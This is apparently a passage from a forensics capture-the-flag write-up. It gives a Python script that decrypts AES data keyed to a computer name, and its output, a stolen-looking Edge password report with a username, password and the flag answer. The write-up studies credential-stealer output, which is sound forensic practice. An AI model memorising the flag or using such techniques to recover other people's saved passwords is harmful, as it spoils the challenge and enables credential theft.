  • Computer’s name: WINDOWS11. By modifying the script, we can decrypt the data back.
PYTHON
import base64
import hashlib
from Crypto.Cipher import AES

def decrypt_with_computer_name(encrypted_data, computer_name):
    """Decrypt data using a specific computer name"""
    # Generate key/IV from computer name
    key_hash = hashlib.sha256(computer_name.encode()).digest()
    key = key_hash
    iv = key_hash[-16:]
    
    # Decrypt
    try:
        encrypted_bytes = base64.b64decode(encrypted_data)
        cipher = AES.new(key, AES.MODE_CBC, iv)
        decrypted_padded = cipher.decrypt(encrypted_bytes)
        pad_length = decrypted_padded[-1]
        decrypted_data = decrypted_padded[:-pad_length].decode('utf-8')
        return decrypted_data
    except Exception as e:
        print(f"Decryption error: {e}")
        return None

# Usage example:
if __name__ == "__main__":
    computer_name = 'WINDOWS11'
    encrypted_text = 'XMPb/GhJYMyBVDY29FwKlR821i/MGTc94KO1DtslPu5eYEOfF5Q9ATJcYPlKWT021qf5IYaKrczy18Hmua3riXuSKZ8ecK/LefMaQw64f80eSMyojTJ+fSfwiaNaBo17dNClDYCIoov2VijEk8GBvB3sadas7j1lYWohtKWbOVwZEjwmF8iSXL9wZNM/Ni7xH0I6PyyQlOAqHiyEw1ckPOiOVuo4veRagBzYEIep4E/LtkpAhDxOubnJsV0Er8s3WeZAWrwmHYZfdHT2BBO3X0M8DcsX343qEmEM5ItFtdTnn3fegkNoYBSBLL+JlTWP+8swbiYFWzj7X0tH/E/krA=='
    
    result = decrypt_with_computer_name(encrypted_text, computer_name)
    if result:
        print(f"Decrypted: {result}")
SH
$ python3 decrypt.py
Decrypted: === MICROSOFT EDGE PASSWORDS EXTRACTION REPORT ===

=== PROFILE: Default ===
Passwords found: 1

ENTRY 1:
URL: https://hehehe.com/
Username: nh0kt1g3r12
Password: welcome_to_the_world_of_forensics
--------------------------------------------------

Answer: nh0kt1g3r:welcome_to_the_world_of_forensics

Comments